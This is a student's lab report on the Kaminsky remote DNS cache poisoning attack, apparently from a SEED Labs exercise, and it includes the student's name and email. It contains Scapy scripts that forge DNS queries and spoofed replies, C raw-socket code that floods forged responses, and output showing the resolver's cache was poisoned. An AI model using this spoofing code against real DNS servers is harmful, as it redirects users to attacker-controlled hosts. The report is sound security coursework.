
Name: Yash Snehal Shetiya


SUID: 927656874

yshetiya@syr.edu


Testing the DNS setup:



```
[04/11/23]seed@VM:~/.../Labsetup$ docksh 36
root@36d52886eeb9:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 57158
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 9051ffa40f17c4f80100000064357c816833a073a0ce23cb (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 3 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Apr 11 15:28:01 UTC 2023
;; MSG SIZE  rcvd: 90
```



```
root@36d52886eeb9:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56487
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 5ff16905610b76b10100000064357cc7ddb79ce0473782c8 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 603 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Apr 11 15:29:11 UTC 2023
;; MSG SIZE  rcvd: 88
```




```
root@36d52886eeb9:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41983
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: ea3ae544bcb4287c0100000064357d1a6bb52f969cae4a74 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Tue Apr 11 15:30:34 UTC 2023
;; MSG SIZE  rcvd: 88
```


TASK 2:

Constructing a DNS request:

The attacker actively initiates a DNS request to the local DNS server



```python
#!/usr/bin/env python3
from scapy.all import *

Qdsec = DNSQR(qname='abcde.example.com')
dns = DNS(id=0XAAAA, qr=0, qdcount=1, qd=Qdsec)

ip = IP(src='1.2.3.5', dst='10.9.0.53')
udp = UDP(sport=12345, dport=53, chksum=0)

request = ip/udp/dns

with open('ip_req.bin', 'wb') as f:
    f.write(bytes(request))
    request.show()
```




```
70 2023-04-12 21:15:24.4… 127.0.0.1      127.0.0.53     DNS    83 Standard query 0xed35 A www.geeksforgeeks.org
71 2023-04-12 21:15:24.4… 10.0.2.4       192.168.1.1    DNS    94 Standard query 0x45a0 A www.geeksforgeeks.org OPT
72 2023-04-12 21:15:24.4… 127.0.0.1      127.0.0.53     DNS    77 Standard query 0xf8b8 A code.jquery.com
73 2023-04-12 21:15:24.4… 10.0.2.4       192.168.1.1    DNS    88 Standard query 0x511c A code.jquery.com OPT
74 2023-04-12 21:15:24.4… 127.0.0.1      127.0.0.53     DNS    77 Standard query 0xb7bf AAAA code.jquery.com
75 2023-04-12 21:15:24.4… 10.0.2.4       192.168.1.1    DNS    88 Standard query 0x0ab5 AAAA code.jquery.com OPT
76 2023-04-12 21:15:24.4… 127.0.0.1      127.0.0.53     DNS    83 Standard query 0xfd37 AAAA www.geeksforgeeks.org
77 2023-04-12 21:15:24.4… 10.0.2.4       192.168.1.1    DNS    94 Standard query 0xc224 AAAA www.geeksforgeeks.org OPT
78 2023-04-12 21:15:24.4… 127.0.0.1      127.0.0.53     DNS    87 Standard query 0xdd2d A www.googletagservices.com
79 2023-04-12 21:15:24.4… 10.0.2.4       192.168.1.1    DNS    98 Standard query 0x0e00 A www.googletagservices.com OPT
80 2023-04-12 21:15:24.4… 127.0.0.1      127.0.0.53     DNS    87 Standard query 0xd72f AAAA www.googletagservices.com
81 2023-04-12 21:15:24.4… 10.0.2.4       192.168.1.1    DNS    98 Standard query 0x83a9 AAAA www.googletagservices.com OPT
82 2023-04-12 21:15:24.4… 192.168.1.1    10.0.2.4       DNS   120 Standard query response 0x511c A code.jquery.com A 69.16.175.…
83 2023-04-12 21:15:24.4… 127.0.0.53     127.0.0.1      DNS   109 Standard query response 0xf8b8 A code.jquery.com A 69.16.175.…
84 2023-04-12 21:15:24.4… 192.168.1.1    10.0.2.4       DNS   256 Standard query response 0x0ab5 AAAA code.jquery.com AAAA 2001…
85 2023-04-12 21:15:24.4… 127.0.0.53     127.0.0.1      DNS   245 Standard query response 0xb7bf AAAA code.jquery.com AAAA 2001…
86 2023-04-12 21:15:24.4… 127.0.0.1      127.0.0.53     DNS    86 Standard query 0x823e A cdnads.geeksforgeeks.org
87 2023-04-12 21:15:24.4… 10.0.2.4       192.168.1.1    DNS    97 Standard query 0xb0cb A cdnads.geeksforgeeks.org OPT
```


TASK 3:

Spoof DNS replies:

Before the real response is returned, fake the DNS response message and transmit it to the nearby DNS server.




```
Name = 'abcde.example.com'
Domain = 'example.com'


# reply pkt from target domain NSs to the local DNS server
ip = IP(src='199.43.135.53', dst='10.9.0.53', chksum=0)
udp = UDP(sport=53, dport=33333, chksum=0)

# Question section
Qdsec  = DNSQR(qname=Name)

# Answer section, any IPs(rdata) are fine
Anssec = DNSRR(rrname=Name, type='A',
               rdata='1.2.3.5', ttl=259200)

# Authority section
NSsec  = DNSRR(rrname=Domain, type='NS',
               rdata='ns.attacker32.com', ttl=259200)

dns = DNS(id=0xAAAA, aa=1,ra=0, rd=1, cd=0, qr=1,
             qdcount=1, ancount=1, nscount=1, arcount=0,
             qd=Qdsec, an=Anssec, ns=NSsec)
Reply = ip/udp/dns

with open('ip_resp.bin', 'wb') as f:
  f.write(bytes(Reply))
  Reply.show()
                                                            25,13
```



```
dns
No.   Time                  Source        Destination   Protocol Length Info
    4 2023-04-12 21:23:38.8… 127.0.0.1     127.0.0.53    DNS       91 Standard query 0xed00 AAAA connectivity-check.ubuntu.com
    5 2023-04-12 21:23:38.8… 127.0.0.53    127.0.0.1     DNS      259 Standard query response 0xed00 AAAA connectivity-check.ubuntu…
    6 2023-04-12 21:23:49.2… 127.0.0.1     127.0.0.53    DNS       82 Standard query 0x38d9 A seedsecuritylabs.org
    7 2023-04-12 21:23:49.2… 127.0.0.53    127.0.0.1     DNS      146 Standard query response 0x38d9 A seedsecuritylabs.org A 185.1…
    8 2023-04-12 21:23:49.2… 127.0.0.1     127.0.0.53    DNS       82 Standard query 0x71db AAAA seedsecuritylabs.org
    9 2023-04-12 21:23:49.2… 10.0.2.4      192.168.1.1   DNS       93 Standard query 0x0377 AAAA seedsecuritylabs.org OPT
   10 2023-04-12 21:23:49.2… 127.0.0.1     127.0.0.53    DNS       82 Standard query 0xf898 A seedsecuritylabs.org
   11 2023-04-12 21:23:49.2… 127.0.0.53    127.0.0.1     DNS      146 Standard query response 0xf898 A seedsecuritylabs.org A 185.1…
```


TASK 4:

Launching the Kaminsky attack:




```
{
  // Students need to implement this function
  int ip = (int)inet_addr(src);
  memcpy(pkt+12,(void*)&ip,4);
  memcpy(pkt+41,name,5);
  memcpy(pkt+64,name,5);
  unsigned short transid = htons(id);
  memcpy(pkt+28,(void*)&transid,2);
  send_raw_packet(pkt,pktsize);
}


/* Send the raw packet out
 *    buffer: to contain the entire IP packet, with everything filled out.
 *    pkt_size: the size of the buffer.
 * */
void send_raw_packet(char * buffer, int pkt_size)
{
  struct sockaddr_in dest_info;
  int enable = 1;

  // Step 1: Create a raw network socket.
  int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

```

Launching the attack:



```
root@VM:/volumes# ./attack
name: nfavm, id:0
name: gtzsm, id:500
name: epfrr, id:1000
name: gvtkb, id:1500
name: hgyep, id:2000
name: qucnl, id:2500
name: jaqjx, id:3000
name: frsgj, id:3500
name: ekzjd, id:4000
name: sszlc, id:4500
name: ctkaz, id:5000
name: bstdf, id:5500
name: hohzz, id:6000
name: geryk, id:6500
name: aewbq, id:7000
name: auibh, id:7500
name: mdcyf, id:8000
```

To check wether the attack is successful or not, we check the dump.db file to see if our spoofed DNS response has been accepted by the DNS server or not. As we can see below the attack was successful.




```
root@d0bb178a9a51:/# rndc dumpdb -cache && grep attacker /var/cache/bind
/dump.db
ns.attacker32.com.       863877   A       10.9.0.153
example.com.             777542   NS      ns.attacker32.com.
```

The time difference gap, which is exploited by the attack code mentioned above, occurs when the local DNS server receives a bogus IP query message for the example.com domain name but is unable to resolve it locally. As a result, it transmits the fake IP query message to the example.com domain name server. Send a query message; once the authentic example.com domain server IP has been requested, the forged IP address will be returned if it exists; otherwise, it will indicate that no such host name IP exists. The local DNS server will accept the forged data packet if you take advantage of this gap, fake the message, and send it to it before the genuine DNS reply data packet.

TASK 5:

Verification: For verification we dig to example.com, for comparision we can use the above screenshot which shows the ouput we received prior to the attack.



```
; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3198
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 1ac43eec3a32da210100000064375f17b90e7588733f7933 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 19 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Apr 13 01:47:03 UTC 2023
;; MSG SIZE  rcvd: 88
```